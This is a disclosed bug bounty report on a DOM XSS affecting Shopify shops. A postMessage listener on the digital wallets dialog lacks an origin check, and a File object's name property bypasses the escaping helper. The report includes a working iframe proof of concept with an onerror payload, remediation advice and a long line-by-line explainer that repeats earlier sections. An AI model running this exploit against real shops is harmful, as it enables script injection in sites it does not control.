XSS on any Shopify shop via abuse of the HTML5 structured clone algorithm in postMessage listener on "/:id/digital_wallets/dialog"
The digital wallets dialog endpoint on any Shopify shop listens for postMessage events without validating the origin. By sending a specially crafted message containing a File object, an attacker can bypass HTML escaping and inject script, leading to XSS.
 Originally disclosed on HackerOne
- Triaged in 2 days
- Fixed in 5 days
- Paid in 6 days
- Disclosed after 7 days
Summary by the program
This issue is a XSS affecting all Shopify stores that can be triggered via windows.postMessage from any remote origin. The report demonstrated a clever bypass of the escaping code we had in place to prevent code injection.
The report
Description
The /:id/digital_wallets/dialog endpoint is used to display a small dialog box relating to the "digital wallets" functionality on a shop. The endpoint includes a script that listens for postMessages without validating the origin of messages. However, the impact of the missing validation is very limited because the script attempts to escape any content to prevent any HTML injection. By sending a specially crafted postMessage containing a "clone-able" object (per the HTML5 structured clone algorithm) this escaping can be bypassed allowing a malicious actor to obtain XSS.
Technical Background
Note: For the sake of clarity I've renamed some of the variables and re-written sections of code to only include the relevant functions from the minified JavaScript so this report is easier to understand... The /:id/digital_wallets/dialog route initializes a postMessage listener on page load that looks like this:
this._messageHandler = function(event) {
  if (event.data) {
    if (event.data.type && event.data.digitalWalletsDialog) {
      c(i, event.data.type, event.data.payload);
    }
  }
}
this._localWindow.addEventListener("message", this._messageHandler)
The c function which handles the message is responsible for a few different message types, in this case we're only interested in the DigitalWalletsDialog:change type:
function c(inst, type, payload) {
  switch (type) {
    case ze.DIALOG_CHANGE: // DigitalWalletsDialog:change
      if (d(payload)) { // Check that the required fields are present
        g(inst) // Reset the DOM
        p(inst, payload) // Insert the payload into the DOM
...
As noted in my previous comments the d function and g function are relatively straightforward and un-interesting:
function d(payload) {
  var required = ["title", "button"]
  for (var idx = 0; idx < required.length; idx++)
    if (!payload[required[idx]] || "" === !payload[required[idx]]) {
      return false
    }
    return true
}
function g(inst) {
  for (var idx in inst.customizableElements) {
    inst.customizableElements[idx].innerHTML = ""
    inst.customizableElements[idx].classList.remove("hidden")
  }
  inst.customizableElements.errorList.scrollTop = 0
}
Understanding all of the previous pieces, we can pass a legitimate message through the functions like so:
window.postMessage({
  type: "DigitalWalletsDialog:change",
  digitalWalletsDialog: true,
  payload: {
    title: "placeholder",
    button: "placeholder"
  },
}, "*");
And when we do the dialog renders as expected:

Looking more into the p function we see it is responsible for setting/creating the values for a number of elements on the DOM:
function p(inst, payload) {
  _(inst, t.icon)
  v(inst, "title", payload.title)
  if (payload.errors) {
    if (Array.isArray(payload.errors)) {
      if (payload.errors.length > 1) {
        v(inst, "errorList", h(payload.errors))
        inst.customizableElements.errorDescription.classList.add("hidden")
        inst.staticElements.errorListContainer.classList.remove("hidden")
      } else {
        v(inst, "errorDescription", payload.errors[0])
        inst.staticElements.errorListContainer.classList.add("hidden")
      }
    } else {
      e.customizableElements.errorDescription.classList.add("hidden")
    }
  }
  if (payload.lineItems) {
    v(inst, "errorList", f(payload.lineItems))
    inst.staticElements.errorListContainer.classList.remove("hidden")
    v(inst, "dismissButton", payload.button || "Close")
  }
}
The part we're going to focus on is the payload.lineItems handling. The items are passed into the f function which is defined as follows:
function f(payload) {
  var table = document.createElement("table")
  table.className = "product-table"
  table.id = "dialog__product-table"
  table.innerHTML = T // <thead><tr>...
  payload.forEach(function(lineItem) {
    table.tBodies[0].innerHTML += m(lineItem)
  })
  return table
}
It appears that function creates a table for each lineItem rendering them with the m function:
function m(payload) {
  var escaped = u(payload)
  if (escaped.variant) {
    return '\n      <span class="product__description__variant order-summary__small-text">\n        ' + escaped.variant + "\n      </span>"
  }
  return '\n    <tr class="product">\n      <td class="product__image">\n        <div class="product-thumbnail">\n          <div class="product-thumbnail__wrapper">\n            <img alt="' + t.name + '" class="product-thumbnail__image" src="' + t.image + '">\n          </div>\n          <span class="product-thumbnail__quantity" aria-hidden="true">' + t.amount + '</span>\n        </div>\n      </td>\n      <td class="product__description">\n        <span class="product__description__name order-summary__emphasis">' + t.name + "</span>\n        " + n + '\n      </td>\n      <td class="product__quantity visually-hidden">' + t.amount + '</td>\n      <td class="product__status product__status--sold-out">' + t.message + "</td>\n    </tr>\n  "
}
And again we can verify this assumption by testing it:
window.postMessage({
  type: "DigitalWalletsDialog:change",
  digitalWalletsDialog: true,
  payload: {
    title: "placeholder",
    button: "placeholder",
    lineItems: [{
      name: "product",
      amount: "$13.37",
      message: "added to cart"
    }],
  },
}, "*");
And we get the expected result:

Technical Details
So now that we have an idea of how the functions behave under normal usage, lets examine how we can exploit them...
The main function we're interested in here is the u which handles escaping all attributes on the payload:
function u(payload) {
  for (var idx in payload) {
    if (payload.hasOwnProperty(idx)) {
      payload[idx] = Ve.escapeHtml(payload[idx]);
    }
  }
  return payload;
}
Now if we assume that escapeHtml function does not have any issues/bypasses, we can observe something interesting: The function does not create a "new" escaped object, instead it over-writes properties of the existing object. This means that if we are able to create an object with a controlled property that does not respond to hasOwnProperty it will not be escaped. We can test this locally:
// Expected to fail:
result = u({
message: "'\"<b>\\"
});
result.message // "'"<b>\"
// Bypassed:
result = u(new Error("'\"<b>\\"));
result.message; // "'"<b>\"
This is great, but in practice we're limited to only a few properties that are actually accessed by the HTML template:
variantnameimagemessage
Additionally, we're limited to only objects which can be passed over postMessage, for example we can't use the Error object which already has a message attribute. The list of allowed objects for postMessage is defined as part of the HTML5 structured clone algorithm.
After a bit of experimentation with each of them, it looks like the File object is perfect for this exploit as it has a read-only name property which is used by our template. We can test it out like so:
let f = new File(["data"], "controlledvalue");
f.name; // "controlledvalue"
f.hasOwnProperty("name"); // false
Putting this all together with an iframe to make it clean we get the final exploit:
let shop = prompt("Enter a Target Shop URL:", "https://bored-engineering-whitehat-2.myshopify.com");
let frame = document.createElement("iframe");
frame.src = `${shop}/1337/digital_wallets/dialog`;
frame.style.display = "none";
frame.onload = () => {
  frame.contentWindow.postMessage({
    type: "DigitalWalletsDialog:change",
    digitalWalletsDialog: true,
    payload: {
      title: "placeholder",
      button: "placeholder",
      lineItems: [new File([""], "<img src=xx: onerror=alert(document.domain)>")],
    },
  }, "*");
}
document.body.appendChild(frame);
Exploitability
As shown in the proof of concept below, the exploit can be hidden in an iframe and requires no user interaction what-so-ever. Additionally, it appears to affect every Shopify shop. With that said, the injection occurs within the /:id/digital_wallets/dialog route which is not under /admin, though at this point in time it would be trivial to escalate that access to the /admin route.
Proof of Concept
I've hosted a simple PoC at https://attackerdoma.in/de43386b-cbea-4427-89f7-90e269b9b72a.html.
Remediation
This issue could be fixed either within the u function, or by preventing anything except primitives from being passed over the postMessage channel. Typically this is accomplished by running JSON.parse on the message, and exiting the handling if parsing fails.
Context
Shopify shops expose a route of the form /:id/digital_wallets/dialog, which renders a small dialog box tied to the shop's "digital wallets" functionality. The page loads a script that registers a message listener on the local window, so that a parent frame or another window can drive the dialog by sending it data with window.postMessage.
The listener does not validate the origin of incoming messages. On its own that would be a limited problem, because the script tries to escape any content before inserting it into the DOM. The report shows that the escaping can be bypassed by sending a specially crafted postMessage containing an object that is cloneable under the HTML5 structured clone algorithm, which leads to DOM XSS on any Shopify shop.
Setup
The researcher worked against a development shop, https://bored-engineering-whitehat-2.myshopify.com, using the route /1337/digital_wallets/dialog. The analysis is based on the minified script served from the CDN at https://cdn.shopify.com/s/assets/services/digital_wallets/scripts-[redacted].js. For readability the researcher renamed some variables and rewrote sections of that script to keep only the relevant functions.
The exploit is delivered from an attacker-controlled page that embeds the shop route in an iframe, so the only precondition is that a victim loads the attacker's page.
Finding it
The route initialises a postMessage listener on page load:
this._messageHandler = function(event) {
  if (event.data) {
    if (event.data.type && event.data.digitalWalletsDialog) {
      c(i, event.data.type, event.data.payload);
    }
  }
}
this._localWindow.addEventListener("message", this._messageHandler)
The handler checks only that event.data exists, that it has a type, and that digitalWalletsDialog is set. There is no origin check. The message is then passed to c, which dispatches on the message type. The report focuses on the DigitalWalletsDialog:change type:
function c(inst, type, payload) {
  switch (type) {
    case ze.DIALOG_CHANGE: // DigitalWalletsDialog:change
      if (d(payload)) { // Check that the required fields are present
        g(inst) // Reset the DOM
        p(inst, payload) // Insert the payload into the DOM
...
Two helper functions gate and prepare the insertion. d checks that the required fields are present, and g resets the DOM:
function d(payload) {
  var required = ["title", "button"]
  for (var idx = 0; idx < required.length; idx++)
    if (!payload[required[idx]] || "" === !payload[required[idx]]) {
      return false
    }
    return true
}
function g(inst) {
  for (var idx in inst.customizableElements) {
    inst.customizableElements[idx].innerHTML = ""
    inst.customizableElements[idx].classList.remove("hidden")
  }
  inst.customizableElements.errorList.scrollTop = 0
}
With those pieces understood, a legitimate message passes straight through:
window.postMessage({
  type: "DigitalWalletsDialog:change",
  digitalWalletsDialog: true,
  payload: {
    title: "placeholder",
    button: "placeholder"
  },
}, "*");
and the dialog renders as expected.
The p function is what sets and creates the values for a number of elements in the DOM:
function p(inst, payload) {
  _(inst, t.icon)
  v(inst, "title", payload.title)
  if (payload.errors) {
    if (Array.isArray(payload.errors)) {
      if (payload.errors.length > 1) {
        v(inst, "errorList", h(payload.errors))
        inst.customizableElements.errorDescription.classList.add("hidden")
        inst.staticElements.errorListContainer.classList.remove("hidden")
      } else {
        v(inst, "errorDescription", payload.errors[0])
        inst.staticElements.errorListContainer.classList.add("hidden")
      }
    } else {
      e.customizableElements.errorDescription.classList.add("hidden")
    }
  }
  if (payload.lineItems) {
    v(inst, "errorList", f(payload.lineItems))
    inst.staticElements.errorListContainer.classList.remove("hidden")
    v(inst, "dismissButton", payload.button || "Close")
  }
}
The interesting branch is payload.lineItems, which is handed to f:
function f(payload) {
  var table = document.createElement("table")
  table.className = "product-table"
  table.id = "dialog__product-table"
  table.innerHTML = T // <thead><tr>...
  payload.forEach(function(lineItem) {
    table.tBodies[0].innerHTML += m(lineItem)
  })
  return table
}
f builds a table and appends the output of m for each line item. m renders each item into an HTML template:
function m(payload) {
  var escaped = u(payload)
  if (escaped.variant) {
    return '\n      <span class="product__description__variant order-summary__small-text">\n        ' + escaped.variant + "\n      </span>"
  }
  return '\n    <tr class="product">\n      <td class="product__image">\n        <div class="product-thumbnail">\n          <div class="product-thumbnail__wrapper">\n            <img alt="' + t.name + '" class="product-thumbnail__image" src="' + t.image + '">\n          </div>\n          <span class="product-thumbnail__quantity" aria-hidden="true">' + t.amount + '</span>\n        </div>\n      </td>\n      <td class="product__description">\n        <span class="product__description__name order-summary__emphasis">' + t.name + "</span>\n        " + n + '\n      </td>\n      <td class="product__quantity visually-hidden">' + t.amount + '</td>\n      <td class="product__status product__status--sold-out">' + t.message + "</td>\n    </tr>\n  "
}
A line item with a name, amount and message renders as expected:
window.postMessage({
  type: "DigitalWalletsDialog:change",
  digitalWalletsDialog: true,
  payload: {
    title: "placeholder",
    button: "placeholder",
    lineItems: [{
      name: "product",
      amount: "$13.37",
      message: "added to cart"
    }],
  },
}, "*");
Exploitation
Step 1: examine the escaping function
The function that is supposed to neutralise the payload is u:
function u(payload) {
  for (var idx in payload) {
    if (payload.hasOwnProperty(idx)) {
      payload[idx] = Ve.escapeHtml(payload[idx]);
    }
  }
  return payload
}
Assuming escapeHtml itself has no bypasses, there is still something notable: u does not build a new escaped object. It overwrites the properties of the object it was given. Any property that does not answer to hasOwnProperty is therefore left untouched.
Step 2: confirm the gap locally
The researcher tested the behaviour directly:
// Expected to fail:
result = u({
message: "'\"<b>\\"
});
result.message // "'"<b>\"
// Bypassed:
result = u(new Error("'\"<b>\\"));
result.message; // "'"<b>\"
A plain object is escaped. An Error object, whose message is not an own property, passes through unescaped.
Step 3: work out the constraints
Two limits apply. First, only a few properties are actually read by the HTML template:
variantnameimagemessage
Second, only objects that survive the HTML5 structured clone algorithm can be sent over postMessage. That rules out Error, which already has a message attribute, and restricts the candidate types to the cloneable set.
Step 4: pick a cloneable object with a read-only property
After experimenting with the cloneable types, the researcher settled on File, because it has a read-only name property, and name is one of the fields the template uses:
let f = new File(["data"], "controlledvalue");
f.name; // "controlledvalue"
f.hasOwnProperty("name"); // false
The name value is attacker-controlled, and because it is not an own property it is skipped by u.
Step 5: deliver the payload from an iframe
Putting it together, the final exploit embeds the dialog route in a hidden iframe and posts a line item that is a File whose name is an HTML payload:
let shop = prompt("Enter a Target Shop URL:", "https://bored-engineering-whitehat-2.myshopify.com");
let frame = document.createElement("iframe");
frame.src = `${shop}/1337/digital_wallets/dialog`;
frame.style.display = "none";
frame.onload = () => {
  frame.contentWindow.postMessage({
    type: "DigitalWalletsDialog:change",
    digitalWalletsDialog: true,
    payload: {
      title: "placeholder",
      button: "placeholder",
      lineItems: [new File([""], "<img src=xx: onerror=alert(document.domain)>")],
    },
  }, "*");
}
document.body.appendChild(frame);
The message satisfies the listener's checks (type and digitalWalletsDialog), satisfies d (title and button are present), and supplies lineItems. The single line item is a File; m calls u on it, u skips name because it is not an own property, and the template concatenates the unescaped name into the table markup. The <img> with an invalid src fires onerror, running alert(document.domain) in the shop's origin.
Root cause
The escaping routine u mutates the object it receives instead of producing a sanitised copy, and it only touches own properties. Any cloneable object whose relevant field is inherited or read-only slips past it. The postMessage listener compounds this by accepting messages from any origin, so an attacker page can drive the dialog in an embedded shop frame. The escaping was the only defence in place, and it was bypassed rather than missing.
Impact
The XSS affects every Shopify shop and can be triggered via window.postMessage from any remote origin. The proof of concept hides the exploit in an iframe and requires no user interaction whatsoever. The injection occurs within the /:id/digital_wallets/dialog route, which is not under /admin; the researcher notes that at the time it would have been trivial to escalate that access to the /admin route.
Fix
The report suggests fixing the issue either inside the u function, or by preventing anything except primitives from being passed over the postMessage channel. The latter is typically done by running JSON.parse on the message and exiting the handler if parsing fails. The program's summary describes the report as demonstrating a clever bypass of the escaping code that was in place to prevent code injection.
Variants to test
- Other cloneable types with read-only or inherited fields that the template reads. A positive result is a field value that reaches the DOM without being escaped.
- Other message types handled by the same listener. A positive result is any branch that inserts payload data into the DOM without going through
u. - Other routes that register postMessage listeners without an origin check. A positive result is a message from an unrelated origin that changes the page's DOM.
- Escaping helpers that mutate their input rather than returning a copy. A positive result is a value that survives the helper unchanged when supplied through a non-own property.
Hunting notes
This kind of bug tends to hide in postMessage listeners that check the shape of the message but not event.origin, especially in embedded dialogs and widgets that render data into HTML strings. During recon, look for routes that call addEventListener("message", ...) and for client-side escaping helpers that write back into the object they were given.
What happened, in plain words
Shopify is a platform that lets anyone run an online shop. Every shop gets a set of pages that Shopify itself provides, and one of those pages is a small pop-up box (a "dialog") connected to the shop's "digital wallets" feature. Digital wallets are things like Apple Pay or Google Pay: payment methods built into a phone or browser, rather than a card you type in by hand. The dialog is the little window that shows what is about to be paid for.
That dialog page contains a piece of JavaScript (the programming language that runs inside web pages) which is designed to be controlled from outside the page. Another page, for example a checkout page that has the dialog embedded in it, can send the dialog instructions such as "show this product, this price, this message". The mechanism for sending such instructions between pages is called postMessage.
The problem the researcher found is that the dialog accepts these instructions from any page on the internet, not just from Shopify's own pages. Normally that would be a small problem, because the dialog tries to clean up ("escape") any text it receives before putting it on the page, so that text cannot turn into working HTML or JavaScript. The researcher found a way around that cleaning step, by sending a special kind of object instead of ordinary text. The result is that an attacker's page can make the shop's own page run the attacker's JavaScript. That class of bug is called cross-site scripting, or XSS.
Because the dialog page exists on every Shopify shop, the bug affected every Shopify shop.
Some words you will need
Before going further, here are the ideas the rest of the article leans on. Each one is explained again where it first matters.
- HTML is the language that describes what is on a web page: headings, images, buttons, tables. A browser reads HTML and draws the page.
- JavaScript is the language that makes a page do things: react to clicks, fetch data, change what is shown. It runs inside the browser, on the visitor's computer.
- The DOM (Document Object Model) is the browser's live, in-memory version of the page. When JavaScript changes the DOM, the page changes on screen. Think of HTML as the recipe and the DOM as the cake that is already baked and can still be reshaped.
- An endpoint or route is one specific address on a website, like a particular counter in a large building.
/:id/digital_wallets/dialogis a route; the:idpart is a placeholder for a shop's numeric identifier. - An iframe is a window inside a window: a web page can embed another web page inside a rectangular area of itself. The embedded page keeps its own address and its own security boundary.
- An origin is the combination of protocol, hostname and port, for example
https://shop.exampleversushttps://attacker.example. Browsers use the origin to decide which pages are allowed to talk to which. Two pages with different origins are, by default, kept apart. postMessageis the browser feature that lets two windows (for example a page and the iframe inside it) send each other messages even when they have different origins. The sender callspostMessage(data, targetOrigin)and the receiver listens formessageevents.- It is the difference between showing someone the word
<b>and making the rest of the page bold. - XSS (cross-site scripting) is when an attacker gets their own JavaScript to run inside someone else's website, in that website's origin. Because the code then runs as if it came from the site itself, it can read what the site can read and do what the site can do.
- DOM XSS is the variety where the malicious data never travels to the server at all: the page's own JavaScript takes attacker-controlled input and writes it into the DOM in a dangerous way.
- A proof of concept (PoC) is a small, working demonstration that the bug is real, usually the minimum needed to show the effect.
Context: what the page is and how it is meant to work
Shopify shops expose a route of the form /:id/digital_wallets/dialog. That route renders a small dialog box tied to the shop's digital wallets functionality. In other words, it is a page whose only job is to draw that little payment-related pop-up.
The page loads a script that registers a message listener on the local window. A listener is a function that the browser calls automatically whenever a particular event happens; here the event is "a message arrived". Registering it means the page says to the browser: "whenever someone sends this window a message, run this function of mine". That is how a parent frame, or another window, can drive the dialog by sending it data with window.postMessage.
The listener does not validate the origin of incoming messages. In plain terms: it never asks "who sent this?". On its own that would be a limited problem, because the script tries to escape any content before inserting it into the DOM. The report shows that the escaping can be bypassed by sending a specially crafted postMessage containing an object that is cloneable under the HTML5 structured clone algorithm, which leads to DOM XSS on any Shopify shop.
Two more terms from that paragraph:
- The HTML5 structured clone algorithm is the browser's rulebook for copying complex values when they are sent between windows or stored. Not every JavaScript value can be copied this way; functions, for example, cannot. The rulebook also decides what the receiving side gets: a faithful copy, not the original object.
- Cloneable simply means "allowed by that rulebook".
Setup: what the researcher used
The researcher worked against a development shop, https://bored-engineering-whitehat-2.myshopify.com, using the route /1337/digital_wallets/dialog.
The analysis is based on the minified script served from the CDN at https://cdn.shopify.com/s/assets/services/digital_wallets/scripts-[redacted].js. A CDN (content delivery network) is a service that serves files such as scripts and images from servers close to the visitor, so pages load faster. Minified means the code has been squeezed: whitespace removed, variable names shortened, so the file is smaller. It is the same program, just harder for a human to read.
For readability the researcher renamed some variables and rewrote sections of that script to keep only the relevant functions. This is a normal step when writing up a finding: the original file is thousands of characters of compressed code, and a reader needs to see only the handful of functions that matter. The rewritten snippets are therefore not byte-for-byte the live file, but they preserve the logic being discussed.
The exploit is delivered from an attacker-controlled page that embeds the shop route in an iframe, so the only precondition is that a victim loads the attacker's page. That is worth pausing on: the attacker does not need to log in anywhere, does not need a shop account, and does not need the victim to click anything inside the shop. The victim only has to open a page the attacker controls.
Finding it: reading the listener
The route initialises a postMessage listener on page load:
this._messageHandler = function(event) {
  if (event.data) {
    if (event.data.type && event.data.digitalWalletsDialog) {
      c(i, event.data.type, event.data.payload);
    }
  }
}
this._localWindow.addEventListener("message", this._messageHandler)
Line by line:
this._messageHandler = function(event) {defines the function that will run for every incoming message. The browser hands it aneventobject describing what happened.if (event.data) {checks that the message actually carries data. An empty or missing payload is ignored.if (event.data.type && event.data.digitalWalletsDialog) {checks two fields inside the data: that atypeis present, and that a flag calleddigitalWalletsDialogis set. These are shape checks: they confirm the message looks like a dialog message.c(i, event.data.type, event.data.payload);passes the message type and the payload (the actual content) to a function namedc, along withi, which is the dialog instance.this._localWindow.addEventListener("message", this._messageHandler)tells the browser to call the function above whenever a message arrives at this window.
The handler checks only that event.data exists, that it has a type, and that digitalWalletsDialog is set. There is no origin check. Nothing in this function compares event.origin (the sender's address) against an expected value. Any page in any tab, or any iframe anywhere, can therefore send a message that passes these checks.
The message is then passed to c, which dispatches on the message type. "Dispatch" means choosing what to do based on a label; think of a switchboard routing a call by department name. The report focuses on the DigitalWalletsDialog:change type:
function c(inst, type, payload) {
  switch (type) {
    case ze.DIALOG_CHANGE: // DigitalWalletsDialog:change
      if (d(payload)) { // Check that the required fields are present
        g(inst) // Reset the DOM
        p(inst, payload) // Insert the payload into the DOM
...
Line by line:
function c(inst, type, payload) {declares the dispatcher, taking the dialog instance, the message type and the payload.switch (type) {starts a multi-way choice: depending on the value oftype, a different branch runs.case ze.DIALOG_CHANGE:is the branch for the change message.ze.DIALOG_CHANGEis a constant whose value the comment gives asDigitalWalletsDialog:change.if (d(payload)) {calls a validation functiondand only continues if it returns true.g(inst)resets the DOM, clearing out whatever the dialog was showing before.p(inst, payload)inserts the new payload into the DOM.
Two helper functions gate and prepare the insertion. d checks that the required fields are present, and g resets the DOM:
function d(payload) {
  var required = ["title", "button"]
  for (var idx = 0; idx < required.length; idx++)
    if (!payload[required[idx]] || "" === !payload[required[idx]]) {
      return false
    }
    return true
}
function g(inst) {
  for (var idx in inst.customizableElements) {
    inst.customizableElements[idx].innerHTML = ""
    inst.customizableElements[idx].classList.remove("hidden")
  }
  inst.customizableElements.errorList.scrollTop = 0
}
Line by line for d:
var required = ["title", "button"]lists the two fields the payload must contain.for (var idx = 0; idx < required.length; idx++)walks through that list one entry at a time.if (!payload[required[idx]] || "" === !payload[required[idx]]) {checks whether the field is missing or empty. If so, the next line returnsfalse, meaning "this payload is not acceptable".return trueat the end means "all required fields were present".
Line by line for g:
for (var idx in inst.customizableElements) {loops over every element of the dialog that can be customised.inst.customizableElements[idx].innerHTML = ""empties each one.innerHTMLis the DOM property that holds the HTML inside an element; setting it to an empty string wipes the contents.inst.customizableElements[idx].classList.remove("hidden")makes each element visible again by removing a CSS class calledhidden. CSS classes are labels used to style elements; a class namedhiddenconventionally means "do not display".inst.customizableElements.errorList.scrollTop = 0scrolls the error list back to the top, so a fresh message does not appear half-scrolled.
With those pieces understood, a legitimate message passes straight through:
window.postMessage({
  type: "DigitalWalletsDialog:change",
  digitalWalletsDialog: true,
  payload: {
    title: "placeholder",
    button: "placeholder"
  },
}, "*");
Line by line:
window.postMessage({sends a message to the window. The first argument is the data being sent.type: "DigitalWalletsDialog:change",sets the label the dispatcher looks for.digitalWalletsDialog: true,sets the flag the listener requires.payload: {starts the actual content.title: "placeholder",andbutton: "placeholder"supply the two fields thatdinsists on. The word "placeholder" is just stand-in text.}, "*");closes the data and passes"*"as the target origin. The asterisk means "I do not care which origin receives this"; the browser will deliver the message regardless.
and the dialog renders as expected.
The dialog renders as expected after that message. Seeing the normal case first matters, because you cannot tell what is abnormal until you know what normal looks like.
The p function is what sets and creates the values for a number of elements in the DOM:
function p(inst, payload) {
  _(inst, t.icon)
  v(inst, "title", payload.title)
  if (payload.errors) {
    if (Array.isArray(payload.errors)) {
      if (payload.errors.length > 1) {
        v(inst, "errorList", h(payload.errors))
        inst.customizableElements.errorDescription.classList.add("hidden")
        inst.staticElements.errorListContainer.classList.remove("hidden")
      } else {
        v(inst, "errorDescription", payload.errors[0])
        inst.staticElements.errorListContainer.classList.add("hidden")
      }
    } else {
      e.customizableElements.errorDescription.classList.add("hidden")
    }
  }
  if (payload.lineItems) {
    v(inst, "errorList", f(payload.lineItems))
    inst.staticElements.errorListContainer.classList.remove("hidden")
    v(inst, "dismissButton", payload.button || "Close")
  }
}
Line by line:
_(inst, t.icon)sets the dialog's icon. The details are not relevant here.v(inst, "title", payload.title)puts the payload's title into the element namedtitle.vis a helper that writes a value into a named element.if (payload.errors) {handles the case where the payload carries error messages.if (Array.isArray(payload.errors)) {checks whether the errors arrived as a list (an array).if (payload.errors.length > 1) {if there is more than one error, it builds a list withh(payload.errors), hides the single-error description, and shows the error list container.} else {for exactly one error, it writes that error into the description element and hides the list container.} else {iferrorsis present but is not an array, it hides the error description.if (payload.lineItems) {is the branch that matters for this report: it handles the products being paid for.v(inst, "errorList", f(payload.lineItems))passes the line items tofand puts the result into the page.inst.staticElements.errorListContainer.classList.remove("hidden")makes the container visible.v(inst, "dismissButton", payload.button || "Close")sets the dismiss button's label, falling back to the word "Close" if no button text was supplied.
The interesting branch is payload.lineItems, which is handed to f:
function f(payload) {
  var table = document.createElement("table")
  table.className = "product-table"
  table.id = "dialog__product-table"
  table.innerHTML = T // <thead><tr>...
  payload.forEach(function(lineItem) {
    table.tBodies[0].innerHTML += m(lineItem)
  })
  return table
}
Line by line:
var table = document.createElement("table")creates a brand-new, empty table element in memory. It is not on the page yet.table.className = "product-table"gives it a CSS class for styling.table.id = "dialog__product-table"gives it an identifier so other code can find it.table.innerHTML = Tfills the table with a fixed header row, held in the constantT(the comment shows it starts with<thead><tr>).payload.forEach(function(lineItem) {runs the following code once for every line item in the list.table.tBodies[0].innerHTML += m(lineItem)converts each line item to HTML withmand appends it to the table body. The+=means "add to what is already there".return tablehands the finished table back to the caller.
f builds a table and appends the output of m for each line item. m renders each item into an HTML template:
function m(payload) {
  var escaped = u(payload)
  if (escaped.variant) {
    return '\n      <span class="product__description__variant order-summary__small-text">\n        ' + escaped.variant + "\n      </span>"
  }
  return '\n    <tr class="product">\n      <td class="product__image">\n        <div class="product-thumbnail">\n          <div class="product-thumbnail__wrapper">\n            <img alt="' + t.name + '" class="product-thumbnail__image" src="' + t.image + '">\n          </div>\n          <span class="product-thumbnail__quantity" aria-hidden="true">' + t.amount + '</span>\n        </div>\n      </td>\n      <td class="product__description">\n        <span class="product__description__name order-summary__emphasis">' + t.name + "</span>\n        " + n + '\n      </td>\n      <td class="product__quantity visually-hidden">' + t.amount + '</td>\n      <td class="product__status product__status--sold-out">' + t.message + "</td>\n    </tr>\n  "
}
Line by line:
var escaped = u(payload)runs the payload through the escaping functionuand keeps the result. This is the line the whole report turns on.if (escaped.variant) {checks whether the item has a variant (a specific version of a product, such as a size or colour).- If it does, the function returns a small
<span>containing the variant text. Note that the text is concatenated straight into the markup. - Otherwise it returns a full table row: an image cell, a description cell, a quantity cell and a status cell. The values
t.name,t.image,t.amountandt.messageare concatenated into the HTML string. Concatenation means gluing strings together; whatever is in those values becomes part of the markup the browser will parse.
A line item with a name, amount and message renders as expected:
window.postMessage({
  type: "DigitalWalletsDialog:change",
  digitalWalletsDialog: true,
  payload: {
    title: "placeholder",
    button: "placeholder",
    lineItems: [{
      name: "product",
      amount: "$13.37",
      message: "added to cart"
    }],
  },
}, "*");
Line by line:
- The outer structure is the same as before: a message with the right
typeand thedigitalWalletsDialogflag. lineItems: [{adds a list containing one item.name: "product",is the product's name, which the template puts into the description cell.amount: "$13.37",is the price, which goes into the quantity cell.message: "added to cart"is a status line, which goes into the status cell.- The closing brackets finish the item, the list, the payload and the message.
The expected result is obtained with that line item. Again, this is the intended behaviour, and it is the baseline the exploit will break.
Exploitation
Step 1: examine the escaping function
The function that is supposed to neutralise the payload is u:
function u(payload) {
  for (var idx in payload) {
    if (payload.hasOwnProperty(idx)) {
      payload[idx] = Ve.escapeHtml(payload[idx]);
    }
  }
  return payload
}
Line by line:
